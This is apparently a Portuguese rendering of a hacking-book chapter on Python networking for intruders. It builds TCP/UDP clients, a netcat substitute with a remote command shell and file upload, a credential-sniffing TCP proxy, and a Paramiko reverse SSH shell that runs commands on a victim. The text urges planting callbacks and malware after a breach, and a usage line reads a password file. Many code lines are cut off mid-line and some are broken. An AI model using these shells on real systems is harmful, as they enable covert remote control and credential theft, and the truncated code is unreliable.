CAPÍTULO 2: A REDE - NOÇÕES BÁSICAS

A rede é e sempre será o lugar mais empolgante para um hacker. Um atacante pode fazer quase tudo com simples acesso à rede, como escanear hosts, injetar pacotes, bisbilhotar dados, explorar hosts remotamente e muito mais. Mas se você é um atacante que conseguiu se infiltrar nas profundezas de um alvo corporativo, pode se encontrar em uma situação complicada: você não tem ferramentas para executar ataques de rede. Nada de netcat. Nada de Wireshark. Nenhum compilador e nenhum meio de instalar um. No entanto, você pode se surpreender ao descobrir que, em muitos casos, encontrará uma instalação do Python, e é aí que começaremos.

Este capítulo lhe dará algumas noções básicas sobre redes em Python usando o módulo socket. Ao longo do caminho, construiremos clientes, servidores e um proxy TCP; e então os transformaremos em nosso próprio netcat, completo com um shell de comando.

Este capítulo é a base para os capítulos subsequentes, nos quais construiremos uma ferramenta de descoberta de hosts, implementando sniffers multiplataforma e criaremos um framework de trojan remoto. Vamos começar.

O Cliente TCP

Um cliente TCP é uma ferramenta valiosa durante testes de penetração, permitindo testar serviços, enviar dados falsos, fazer fuzzing e outras tarefas. Em ambientes corporativos complexos, muitas vezes você não terá acesso a ferramentas de rede ou compiladores, e às vezes até mesmo faltará habilidades básicas como copiar/colar ou uma conexão com a Internet. É aí que a habilidade de criar rapidamente um cliente TCP se torna extremamente

útil. Mas chega de conversa fiada - vamos codificar. Aqui está um cliente TCP simples.

```
'''
Um socket é uma maneira de se comunicar entre processos em di
ou no mesmo computador.
Pode ser usado para estabelecer comunicações entre clientes e
dados por meio dessa conexão
'''
import socket

target_host = "osbh.com"
target_port = 80

# Criar um objeto socket
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
'''
Socket.socket Criando um novo objeto socket para enviar e rec
Usa o AF_INET para indicar que esta usando o protocolo de end
Usa o SOCK_STREM para indicar um fluxo de dados bidirecional
dois pontos de comunicação (cliente e servidor)
'''

# Conectar com o cliente
client.connect((target_host, target_port))

# Enviar dados
client.send("GET / HTTP/1.1\R\nHost: google.com\r\n\r\n")
'''
Indica que o cliente esta enviando dados atraves da requisção
pagina inicial usando a versão 1.1 do HTTP

\r -> usado para indicar uma nova linha
\n -> usado para indicar o fim de uma linha dessa mensagem
'''
# Receber dados - 4096 bytes
# resposta
response = client.recv(4096)
```

Primeiro, criamos um objeto de socket com os parâmetros AF_INET e SOCK_STREAM. O parâmetro AF_INET indica que vamos usar um endereço IPv4 padrão ou um nome de host, e SOCK_STREAM indica que este será um cliente TCP. Em seguida, conectamos o cliente ao servidor e enviamos alguns dados. O último passo é receber alguns dados de volta e imprimir a resposta. Esta é a forma mais simples de um cliente TCP, mas a que você escreverá com mais frequência.

No trecho de código acima, estamos fazendo algumas suposições sérias sobre sockets que você definitivamente deseja estar ciente:

- **A primeira suposição é que nossa conexão sempre será bem-sucedida**
- **A segunda é que o servidor sempre espera que enviemos dados primeiro (em oposição a servidores que esperam enviar dados para você primeiro e aguardam sua resposta)**
- **Nossa terceira suposição é que o servidor sempre nos enviará dados de volta de forma oportuna.**

Fazemos essas suposições principalmente por uma questão de simplicidade. Embora os programadores tenham opiniões variadas sobre como lidar com sockets bloqueadores, tratamento de exceções em sockets e coisas do tipo, é bastante raro os testadores de penetração incluírem essas funcionalidades em ferramentas rápidas e sujas para trabalho de reconhecimento ou exploração, então vamos omiti-las neste capítulo.

Cliente UDP

Um cliente UDP em Python não é muito diferente de um cliente TCP; precisamos fazer apenas duas pequenas alterações para fazer com que ele envie pacotes no formato UDP.

```
import socket

target_host = "127.0.0.1"
```

```
target_port = 80

#Create a socket object
client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

'''
Cria um objeto de soquete UDP (datagrama) utilizando socket.A
família de endereços (IPv4).
socket.SOCK_DGRAM para especificar que este é um soquete UDP.
'''

#Send some data
client.sendto("AAABBBCCC", (target_host, target_port))

'''
Envia dados para o servidor alvo especificado. Neste caso, a
para o endereço (target_host, target_port) usando o método se
'''

#Receive some data
data, addr = client.recvfrom(4096)

'''
Recebe dados do servidor. O método recvfrom() aguarda a chega
retorna uma tupla contendo os dados recebidos e o endereço do
os dados recebidos são armazenados em data e o endereço do re
'''

print(data)
'''
Imprime os dados recebidos do servidor.
'''
```

Como você pode ver, alteramos o tipo de socket para SOCK_DGRAM ao criar o objeto de socket.

1. **O próximo passo é simplesmente chamar sendto(), passando os dados e o servidor para os quais deseja enviar os dados.**

Como o UDP é um protocolo sem conexão, não há chamada para connect() anteriormente.

2. **O último passo é chamar recvfrom() para receber os dados UDP de volta. Você também notará que ele retorna tanto os dados quanto os detalhes do host remoto e da porta.**

TCP SERVER

Criar servidores TCP em Python é tão fácil quanto criar um cliente. Você pode querer usar seu próprio servidor TCP ao escrever shells de comando ou criar um proxy (ambos os quais faremos mais tarde). Vamos começar criando um servidor TCP multithread padrão. Vamos lá, crie o código abaixo:

```
import socket
import threading

'''
Socket = para a comunicação de rede
Threading = para lidar com conexões de clientes em thread sep
'''

bind_ip = "0.0.0.0"
bind_port = 9999

'''
Significa que o servidor esta ouvindo em todas as interfaces
'''

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((bind_ip, bind_port))

'''
Criando um objeto soquete tcp, e adicionando o endereço e a p
'''

server.listen(5)
```

```
print("[*] Listening on %s:%d" % (bind_ip, bind_port))

'''
1- Colocar o soquete em estado de escuta para aceitar conexõe
2- (5) quer dizer o maximo de conexões que podem ser feitas e
3- Imprime a mensagem que o servidor esta escutando
'''

#This is our client-handling thread
def handle_client(client_socket):
    '''
    Define a função que vai lidar com cada conexão de cliente
    '''
    #print out what the client sends
    request = client_socket.recv(1024)
    print("[*] Received: %s" % request)

    '''
    Recebe dados do clientes com recv
    Imprime o recebimento dos dados
    '''

    #send a back packet
    client_socket.send("ACK!")

    '''
    Envia uma mensagem de volta para o cliente
    '''

    client_socket.close()

    '''
    Fecho o socket apos a comunicação do cliente
    '''

    while True:
        client, addr = server.accept()
        print("[*] Accepted connection from: %s:%d" % (addr[0
```

```
        '''
        o servidor aceita conexões de clientes com server.acc
        '''

        #spin up our client thread to handle incoming data
        client_handler = threading.Thread(target=handle_clien
        client_handler.start()

        '''
        Inicia uma nova thread para lidar com cada cliente co
        Isso permite que o servidor atenda a múltiplos client
        '''
```

1. **Para começar, passamos o endereço IP e a porta em que queremos que o servidor escute.**
2. **Em seguida, dizemos ao servidor para começar a escutar com um máximo de 5 conexões em espera.**
3. **Depois, colocamos o servidor em seu loop principal, onde ele fica esperando por uma conexão entrante. Quando um cliente se conecta, recebemos o socket do cliente na variável cliente e os detalhes da conexão remota na variável addr.**
4. **Em seguida, criamos um novo objeto de thread que aponta para nossa função handle_client e passamos o objeto de socket do cliente como argumento.**
5. **Então, iniciamos a thread para lidar com a conexão do cliente, e nosso loop principal do servidor está pronto para lidar com outra conexão entrante. A função handle_client realiza o recv() e depois envia uma mensagem simples de volta para o cliente.**

Se você usar o cliente TCP que construímos anteriormente, pode enviar alguns pacotes de teste para o servidor e deverá ver uma saída como a seguinte:
[
] Ouvindo em 0.0.0.0:9999
[
] Conexão aceita de: 127.0.0.1:62512
[*] Recebido: ABCDEF

É isso! Bem simples, mas este é um código muito útil que vamos estender nas próximas seções quando construirmos um substituto para o netcat e um proxy TCP.

Substituindo o Netcat

Netcat é a navalha suíça da rede, então não é surpresa que administradores de sistemas astutos o removam de seus sistemas. Mais de uma vez, me deparei com servidores que não têm netcat instalado, mas têm Python. Nestes casos, é útil criar um cliente e servidor de rede simples que você pode usar para enviar arquivos, ou ter um ouvinte que lhe dê acesso à linha de comando. Se você conseguiu invadir uma aplicação web, definitivamente vale a pena deixar um callback em Python para lhe dar acesso secundário sem ter que usar um de seus trojans ou backdoors. Criar uma ferramenta como essa também é um ótimo exercício em Python, então vamos começar.

```
import sys
import socket
import getopt
import threading
import subprocess

#Definir variaveis globais
listen             = False
command            = False
upload             = False
execute            = ""
target             = ""
upload_destination = ""
port               = 0
```

```
'''
Aqui, estamos apenas importando todas as bibliotecas necessár
variáveis globais. Nada muito complicado ainda.
'''
```

```
'''
Agora vamos criar nossa função principal responsável por lida
comando e chamar o restante de nossas funções.
'''
```

```
def usage():
    print("OSBH NET TOOL")
    print("")
    print("Usage: osbh.py -t target_host -p port")
    print("-l --listen              - listen on [host]:[port]
    print("-e --execute=file_to_run - execute the given file
    print("-c --command             - initialize a command sh
    print("-u --upload=destination  - upon receiving connecti
    print("")
    print("")
    print("Examples: ")
    print("osbh.py -t 192.168.0.1 -p 5555 -l -c")
    print("osbh.py -t 192.168.0.1 -p 5555 -l -u=c:\\target.ex
    print("osbh.py -t 192.168.0.1 -p 5555 -l -e=\cat /ect/pas
    print("echo 'ABCDEFGHI' | ./osbh.py -t 192.168.11.12 -p 1
    sys.exit(0)
usage()

def main():
    global listen
    global port
    global execute
    global command
    global upload_destination
    global target

    if not len(sys.argv[1:]):
        usage()

    #read the commandline options
    try:
```

```
        opts, args = getopt.getopt(sys.argv[1:], "hle:t:p:cu"
    except getopt.GetoptError as err:
        print(str(err))
        usage()

    for o,a in opts:
        if o in ("-h", "--help"):
            usage()
        elif o in ("-l", "--listen"):
            listen = True
        elif o in ("-e", "--execute"):
            execute = a
        elif o in ("-c", "--commandshell"):
            command = True
        elif o in ("-u", "--upload"):
            upload_destination = a
        elif o in ("-t", "--target"):
            target = a
        elif o in ("-p", "--port"):
            port = int(a)
        else:
            assert False, "Unhandled Option"

    #are we going to listen or just send data from stdin
    if not listen and len(target) and port > 0:
        #read in the buffer from the commandline
        #this will block, so send CTRL-D if not sending input
        #to stdin
        buffer = sys.stdin.read()

        #send data off
        client_sender(buffer)

    #we are going to list and potentially
    #upload things, execute commands, and drop a shell back
    #depending on our command line options above
    if listen:
        server_lopp()
```

```
main()
```

Começamos lendo todas as opções da linha de comando e configurando as variáveis necessárias, dependendo das opções que detectamos. Se algum dos parâmetros da linha de comando não corresponder aos nossos critérios, imprimimos informações úteis sobre o uso. No próximo bloco de código, estamos tentando imitar o netcat para ler dados do stdin e enviá-los pela rede. Como observado, se você planeja enviar dados interativamente, precisa enviar um ctrl-D para ignorar a leitura do stdin. A peça final é onde detectamos que devemos configurar um socket de escuta e processar comandos adicionais (fazer upload de um arquivo, executar um comando, iniciar um shell de comando).

Agora vamos começar a colocar a infraestrutura para algumas dessas funcionalidades, começando com nosso código do cliente. Adicione o seguinte código acima da nossa função principal.

```
def client_sender(buffer):
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM

    try:
        #connect to our target host
        client.connect((target, port))

        if len(buffer):
            client.send(buffer)

        while True:

            #now wait for data back
            recv_len = 1
            response = ""

            while recv_len:
                data = client.recv(4096)
                recv_len = len(data)
                response += data
```

```
                if recv_len < 4096:
                    break
            print(response)

            #wait for more input
            buffer = raw_input("")
            buffer += "\n"

            #send it off
            client.send(buffer)

    except:
        print("[*] Exception! Exiting.")

        #tear down the connection
        client.close()
```

A maior parte deste código deve parecer familiar para você agora. Começamos configurando nosso objeto de socket TCP e depois testamos se recebemos alguma entrada do stdin. Se estiver tudo bem, enviamos os dados para o destino remoto e recebemos de volta os dados até não haver mais dados para receber. Então, esperamos por mais entrada do usuário e continuamos enviando e recebendo dados até que o usuário encerre o script. A quebra de linha extra está anexada especificamente à nossa entrada do usuário para que nosso cliente seja compatível com nosso shell de comando. Agora vamos continuar e criar nosso loop principal do servidor e uma função base que lidará tanto com a execução de comandos quanto com nosso shell de comando completo.

```
def server_loop():
    global target

    #if no target is defined, we listen on all interfaces
    if not len(target):
        target = "0.0.0.0"

    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM
    server.bind((target, port))
```

```
    server.listen(5)

    while True:
        client_socket, addr = server.accept()

        #spin off a thread to handle our new client
        client_thread = threading.Thread(target=client_handle
        client_thread.start()

def run_command(command):
    #trim the newline
    command = command.rstrip()

    #run the command and get the output back
    try:
        output = subprocess.check_output(command, stderr=subp
    except:
        output = "Failed to execute command. \r\n"

    #send the output back to the Client
    return output
```

Neste ponto, você já é bastante experiente em criar servidores TCP com segmentação, então não vou entrar em detalhes na função `server_loop`. No entanto, a função `run_command` contém uma nova biblioteca que ainda não abordamos: a biblioteca `subprocess`. `subprocess` fornece uma interface poderosa para a criação de processos, oferecendo várias maneiras de iniciar e interagir com programas cliente. Neste caso, simplesmente executamos o comando que recebemos, rodando-o no sistema operacional local, e retornamos a saída de volta para o cliente conectado. O código de tratamento de exceções irá capturar erros genéricos e retornar uma mensagem indicando que o comando falhou.

Agora, vamos implementar a lógica para uploads de arquivos, execução de comandos e nosso shell.

```
def client_handler(client_socket):
    global upload
```

```
    global execute
    global command

    #check for upload
    if len(upload_destination):

        #read in all of bytes and write to our destination
        file_buffer = ""

        #keep reading data until none is available

        while True:
            data = client_socket.recv(1024)

            if not data:
                break
            else:
                file_buffer += data

        #now we take these bytes and try to write them out
        try:
            file_descriptor = open(upload_destination, "wb")
            file_descriptor.write(file_buffer)
            file_descriptor.close()

            #acknowledge the we wrote the file out
            client_socket.send("Sucessfully saved file to %s\
        except:
            client_socket.send("Failed to save file to %s\r\n

        #check for command execution
        if len(execute):
            #run the command
            output = run_command(execute)
            client_socket.send(output)

        #now we go into another loop if a comman shell was re
        if command:
```

```
            while True:
                #show a simple prompt
                client_socket.send("<BHP:#> ")
                    #now we receive until we see a linefeed (
                cmd_buffer = ""
                while "\n" not in cmd_buffer:
                    cmd_buffer += client_socket.recv(1024)

                #send back the command output
                response = run_command(cmd_buffer)

                #send back the response
                client_socket.send(response)
```

Nosso primeiro trecho de código é responsável por determinar se nossa ferramenta de rede está configurada para receber um arquivo quando recebe uma conexão. Isso pode ser útil para exercícios de upload e execução ou para instalar malware e fazer com que o malware remova nosso callback Python. Primeiro, recebemos os dados do arquivo em um loop para garantir que os recebemos completamente, e então simplesmente abrimos um manipulador de arquivo e escrevemos o conteúdo do arquivo. A flag 'wb' garante que estamos escrevendo o arquivo com o modo binário ativado, o que garante que o upload e a escrita de um executável binário serão bem-sucedidos.

Em seguida, processamos nossa funcionalidade de execução, que chama nossa função run_command previamente escrita e simplesmente envia o resultado de volta pela rede.

Nosso último trecho de código lida com nosso shell de comando; ele continua a executar comandos conforme os enviamos e envia de volta a saída. Você notará que ele está procurando por um caractere de nova linha para determinar quando processar um comando, o que o torna compatível com o netcat. No entanto, se você estiver criando um cliente Python para se comunicar com ele, lembre-se de adicionar o caractere de nova linha.

Building a TCP Proxy

Existem várias razões para ter um proxy TCP em seu arsenal, tanto para encaminhar o tráfego de um host para outro, quanto para avaliar software baseado em rede. Ao realizar testes de penetração em ambientes corporativos, é comum enfrentar a impossibilidade de executar o Wireshark, de carregar drivers para bisbilhotar o loopback no Windows, ou devido à segmentação de rede que impede a execução de suas ferramentas diretamente contra o host de destino.

Em muitos casos, empreguei um simples proxy em Python para ajudar a entender protocolos desconhecidos, modificar o tráfego enviado a uma aplicação e criar casos de teste para fuzzers. Vamos lá.

```
import sys
import socket
import threading

# Função para lidar com a conexão de entrada
def server_loop(local_host, local_port, remote_host, remote_p
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM

    try:
        server.bind((local_host, local_port))
    except Exception as e:
        print(f"[!!] Falha ao ouvir em {local_host}:{local_po
        print(f"[!!] Verifique outros sockets ou permissões c
        print(e)
        sys.exit(0)

    print(f"[*] Ouvindo em {local_host}:{local_port}")

    server.listen(5)

    while True:
        client_socket, addr = server.accept()

        print(f"[==>] Conexão recebida de {addr[0]}:{addr[1]}

        # Inicia uma thread para lidar com o host remoto
        proxy_thread = threading.Thread(target=proxy_handler,
```

```
        proxy_thread.start()

# Função principal
def main():
    if len(sys.argv[1:]) != 5:
        print("Uso: ./proxy.py [localhost] [localport] [remot
        print("Exemplo: ./proxy.py 127.0.0.1 9000 10.12.132.1
        sys.exit(0)

    # Configura parâmetros locais de escuta
    local_host = sys.argv[1]
    local_port = int(sys.argv[2])

    # Configura alvo remoto
    remote_host = sys.argv[3]
    remote_port = int(sys.argv[4])

    # Isso diz ao nosso proxy para conectar e receber dados a
    receive_first = sys.argv[5]

    if "True" in receive_first:
        receive_first = True
    else:
        receive_first = False

    # Inicia a escuta do servidor
    server_loop(local_host, local_port, remote_host, remote_p

# Função para lidar com a conexão do cliente
def proxy_handler(client_socket, remote_host, remote_port, re
    # Conecta-se ao host remoto
    remote_socket = socket.socket(socket.AF_INET, socket.SOCK
    remote_socket.connect((remote_host, remote_port))

    # Recebe dados do final remoto, se necessário
    if receive_first:
        remote_buffer = receive_from(remote_socket)
        hexdump(remote_buffer)
```

```
        # Envia para nosso manipulador de resposta
        remote_buffer = response_handler(remote_buffer)

        # Se houver dados para enviar ao cliente local, envie
        if len(remote_buffer):
            print(f"[<==] Enviando {len(remote_buffer)} bytes
            client_socket.send(remote_buffer)

    # Agora vamos loop e ler do local, enviar para remoto, en
    while True:
        # Lê do host local
        local_buffer = receive_from(client_socket)

        if len(local_buffer):
            print(f"[==>] Recebido {len(local_buffer)} bytes
            hexdump(local_buffer)

            # Envia para nosso manipulador de solicitação
            local_buffer = request_handler(local_buffer)

            # Envia os dados para o host remoto
            remote_socket.send(local_buffer)
            print("[==>] Enviado para remoto.")

        # Recebe de volta a resposta
        remote_buffer = receive_from(remote_socket)

        if len(remote_buffer):
            print(f"[<==] Recebido {len(remote_buffer)} bytes
            hexdump(remote_buffer)

            # Envia para nosso manipulador de resposta
            remote_buffer = response_handler(remote_buffer)

            # Envia a resposta para o soquete local
            client_socket.send(remote_buffer)
            print("[<==] Enviado para localhost.")
```

```
        # Se não houver mais dados em ambos os lados, fecha a
        if not len(local_buffer) or not len(remote_buffer):
            client_socket.close()
            remote_socket.close()
            print("[*] Sem mais dados. Fechando conexões.")
            break

# Função para receber dados de uma conexão
def receive_from(connection):
    buffer = b""

    # Definimos um tempo limite de 2 segundos; dependendo do
    connection.settimeout(2)

    try:
        # Continue lendo no buffer até não haver mais dados o
        while True:
            data = connection.recv(4096)

            if not data:
                break

            buffer += data
    except Exception as e:
        print(e)

    return buffer

# Função para manipular solicitações de modificação de pacote
def request_handler(buffer):
    # Realiza modificações nos pacotes
    return buffer

# Função para manipular respostas de modificação de pacotes
def response_handler(buffer):
    # Realiza modificações nos pacotes
    return buffer
```

```
# Função para exibir a representação hexadecimal de uma strin
def hexdump(src, length=16):
    result = []
    digits = 4 if isinstance(src, str) else 2

    for i in range(0, len(src), length):
        s = src[i:i + length]
        hexa = " ".join(["%0*X" % (digits, x) for x in s])
        text = "".join([chr(x) if 0x20 <= x < 0x7F else "." f
        result.append("%04X   %-{}s   %s".format(length * (di

    print("\n".join(result))

if __name__ == "__main__":
    main()
```

Este é o último trecho de código para completar nosso proxy. Primeiro, criamos nossa função de dumping hexadecimal que simplesmente exibirá os detalhes do pacote com seus valores hexadecimais e caracteres ASCII-imprimíveis. Isso é útil para entender protocolos desconhecidos, encontrar credenciais de usuário em protocolos de texto simples e muito mais.

A função receive_from é usada tanto para receber dados local quanto remotamente, e simplesmente passamos o objeto de socket a ser usado. Por padrão, há um timeout de dois segundos configurado, o que pode ser agressivo se estivermos fazendo proxy de tráfego para outros países ou em redes com perda de pacotes (aumente o timeout conforme necessário). O restante da função simplesmente lida com a recepção de dados até que mais dados sejam detectados no outro extremo da conexão.

Nossas duas últimas funções permitem modificar qualquer tráfego destinado a qualquer extremidade do proxy. Isso pode ser útil, por exemplo, se as credenciais de usuário de texto simples estiverem sendo enviadas e você quiser tentar elevar os privilégios em um aplicativo, substituindo "justin" por "admin".

Agora que nosso proxy está configurado, vamos testá-lo.

Testando o Proxy

Agora que temos nosso loop principal do proxy e as funções de suporte no lugar, vamos testar isso contra um servidor FTP. Inicie o proxy com as seguintes opções:

```
justin$ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 True
```

Usamos sudo aqui porque a porta 21 é uma porta privilegiada e requer privilégios administrativos ou de root para ouvir nela. Agora, pegue seu cliente FTP favorito e configure-o para usar localhost e a porta 21 como host e porta remotos. Obviamente, você vai querer apontar seu proxy para um servidor FTP que realmente responda a você. Quando executei isso contra um servidor FTP de teste, obtive o seguinte resultado:

```
[*] Ouvindo em 127.0.0.1:21
[==>] Conexão entrante recebida de 127.0.0.1:59218
0000 32 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33 2E 220 ProF
0010 33 61 20 53 65 72 76 65 72 20 28 44 65 62 69 61 3a Serve
0020 6E 29 20 5B 3A 3A 66 66 66 66 3A 35 30 2E 35 37 n) [::ff
[<==] Enviando 58 bytes para localhost.
[==>] Recebidos 12 bytes de localhost.
0000 55 53 45 52 20 74 65 73 74 79 0D 0A USER testy..
[==>] Enviado para remoto.
[<==] Recebidos 33 bytes do remoto.
0000 33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71 331 Passw
0010 75 69 72 65 64 20 66 6F 72 20 74 65 73 74 79 0D uired fo
0020 0A .
[<==] Enviado para localhost.
[==>] Recebidos 13 bytes de localhost.
0000 50 41 53 53 20 74 65 73 74 65 72 0D 0A PASS tester..
[==>] Enviado para remoto.
[*] Sem mais dados. Fechando conexões.
```

Você pode ver claramente que conseguimos receber com sucesso o banner FTP e enviar um nome de usuário e senha, e que ele encerra limpo quando o servidor nos rejeita devido a credenciais incorretas.

SSH with Paramiko

Pivotar com BHNET é bastante útil, mas às vezes é prudente criptografar seu tráfego para evitar detecção. Um meio comum de fazer isso é tunelar o tráfego usando Secure Shell (SSH). Mas e se seu alvo não tiver um cliente SSH (como 99,81943 por cento dos sistemas Windows)?

Embora existam ótimos clientes SSH disponíveis para Windows, como o Putty, este é um livro sobre Python. Em Python, você poderia usar sockets brutos e um pouco de mágica de criptografia para criar seu próprio cliente ou servidor SSH - mas por que criar quando você pode reutilizar? O Paramiko, usando PyCrypto, oferece acesso simples ao protocolo SSH2.

Para aprender como esta biblioteca funciona, usaremos o Paramiko para fazer uma conexão e executar um comando em um sistema SSH, configurar um servidor SSH e cliente SSH para executar comandos remotos em uma máquina Windows, e finalmente decifrar o arquivo de demonstração de túnel reverso incluído com o Paramiko para duplicar a opção de proxy do BHNET. Vamos começar.

Primeiro, pegue o Paramiko usando o instalador pip (ou baixe-o em http://www.paramiko.org/):

```
pip install paramiko
```

Após instalar o Paramiko, certifique-se de baixar os arquivos de demonstração do site do Paramiko conforme mencionado.

Em seguida, crie um novo arquivo chamado `bh_sshcmd.py` e insira o seguinte código:

```
import threading
import paramiko
import subprocess

def ssh_command(ip, user, passwd, command):
    client = paramiko.SSHClient()
    #client.load_host_keys('/home/justin/.ssh/known_hosts')
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy
    client.connect(ip, username=user, password=passwd)
    ssh_session = client.get_transport().open_session()
```

```
    if ssh_session.active:
        ssh_session.exec_command(command)
        print(ssh_session.recv(1024).decode())
    return

ssh_command('192.168.100.131', 'justin', 'lovesthepython', 'i
```

Este é um programa bastante direto. Criamos uma função chamada `ssh_command`, que faz uma conexão com um servidor SSH e executa um único comando. Observe que o Paramiko suporta autenticação com chaves em vez de (ou além de) autenticação por senha. Usar autenticação de chave SSH é altamente recomendado em um engajamento real, mas para facilitar o uso neste exemplo, vamos ficar com a autenticação tradicional de nome de usuário e senha.

Como estamos controlando ambos os extremos desta conexão, definimos a política para aceitar a chave SSH do servidor SSH ao qual estamos nos conectando e fazemos a conexão. Finalmente, assumindo que a conexão é estabelecida, executamos o comando que passamos na chamada para a função `ssh_command`, em nosso exemplo o comando `id`.

Vamos fazer um teste rápido conectando ao nosso servidor Linux:

```
C:\tmp> python bh_sshcmd.py
Uid=1000(justin) gid=1001(justin) groups=1001(justin)
```

Você verá que ele se conecta e, em seguida, executa o comando. Você pode facilmente modificar este script para executar vários comandos em um servidor SSH ou executar comandos em vários servidores SSH.

Agora que os conceitos básicos estão feitos, vamos modificar nosso script para suportar a execução de comandos em nosso cliente Windows via SSH. Naturalmente, ao usar SSH, você normalmente usa um cliente SSH para se conectar a um servidor SSH, mas como o Windows não inclui um servidor SSH por padrão, precisamos inverter isso e enviar comandos de nosso servidor SSH para o cliente SSH.

Crie um novo arquivo chamado `bh_sshRcmd.py` e insira o seguinte:

```
import threading
import paramiko
```

```
import subprocess

def ssh_command(ip, user, passwd, command):
    client = paramiko.SSHClient()
    #client.load_host_keys('/home/justin/.ssh/known_hosts')
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy
    client.connect(ip, username=user, password=passwd)
    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.send(command)
        print(ssh_session.recv(1024))  # ler banner
        while True:
            command = ssh_session.recv(1024)  # obter o coman
            try:
                cmd_output = subprocess.check_output(command,
                ssh_session.send(cmd_output)
            except Exception as e:
                ssh_session.send(str(e))
    client.close()
    return

ssh_command('192.168.100.130', 'justin', 'lovesthepython', 'C
```

As primeiras linhas são semelhantes ao nosso último programa e o novo conteúdo começa no loop `while True:`. Também observe que o primeiro comando que enviamos é `ClientConnected`. Você verá o motivo quando criarmos a outra extremidade da conexão SSH.

Agora crie um novo arquivo chamado `bh_sshserver.py` e insira o seguinte:

```
import socket
import paramiko
import threading
import sys

# Carregando a chave do arquivo de demonstração do Paramiko
host_key = paramiko.RSAKey(filename='test_rsa.key')

class Server(paramiko.ServerInterface):
```

```
    def __init__(self):
        self.event = threading.Event()

    def check_channel_request(self, kind, chanid):
        if kind == 'session':
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBIT

    def check_auth_password(self, username, password):
        if (username == 'justin') and (password == 'lovesthep
            return paramiko.AUTH_SUCCESSFUL
        return paramiko.AUTH_FAILED

server = sys.argv[1]
ssh_port = int(sys.argv[2])

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1
    sock.bind((server, ssh_port))
    sock.listen(100)
    print('[+] Listening for connection ...')
    client, addr = sock.accept()
except Exception as e:
    print('[-] Listen failed: ' + str(e))
    sys.exit(1)

print('[+] Got a connection!')

try:
    bhSession = paramiko.Transport(client)
    bhSession.add_server_key(host_key)
    server = Server()
    bhSession.start_server(server=server)
    chan = bhSession.accept(20)
    print('[+] Authenticated!')
    print(chan.recv(1024))
    chan.send('Welcome to bh_ssh\n')
```

```
    while True:
        try:
            command = input("Enter command: ").strip('\n')
            if command != 'exit':
                chan.send(command)
                print(chan.recv(1024).decode('utf-8') + '\n')
            else:
                chan.send('exit')
                print('exiting')
                bhSession.close()
                raise Exception('exit')
        except KeyboardInterrupt:
            bhSession.close()
except Exception as e:
    print('[-] Caught exception: ' + str(e))
    try:
        bhSession.close()
    except:
        pass
    sys.exit(1)
```


Este programa cria um servidor SSH ao qual nosso cliente SSH (onde queremos executar comandos) se conecta. Isso pode ser um sistema Linux, Windows ou até mesmo OS X que tenha Python e Paramiko instalados.

Para este exemplo, estamos usando a chave SSH incluída nos arquivos de demonstração do Paramiko. Começamos um ouvinte de soquete, assim como fizemos anteriormente no capítulo, e então o tornamos um servidor SSH e configuramos os métodos de autenticação.

Quando um cliente se autentica e nos envia a mensagem `ClientConnected`, qualquer comando que digitamos no `bh_sshserver` é enviado para o `bh_sshclient` e executado no `bh_sshclient`, e a saída é retornada para o `bh_sshserver`. Vamos tentar.

Testando

Para a demonstração, vou executar tanto o servidor quanto o cliente em minha máquina Windows.



Você pode ver que o processo começa configurando nosso servidor SSH e então conectando a partir de nosso cliente. O cliente é conectado com sucesso e executamos um comando. Não vemos nada no cliente SSH, mas o comando que enviamos é executado no cliente e a saída é enviada para nosso servidor SSH.

Túneis SSH

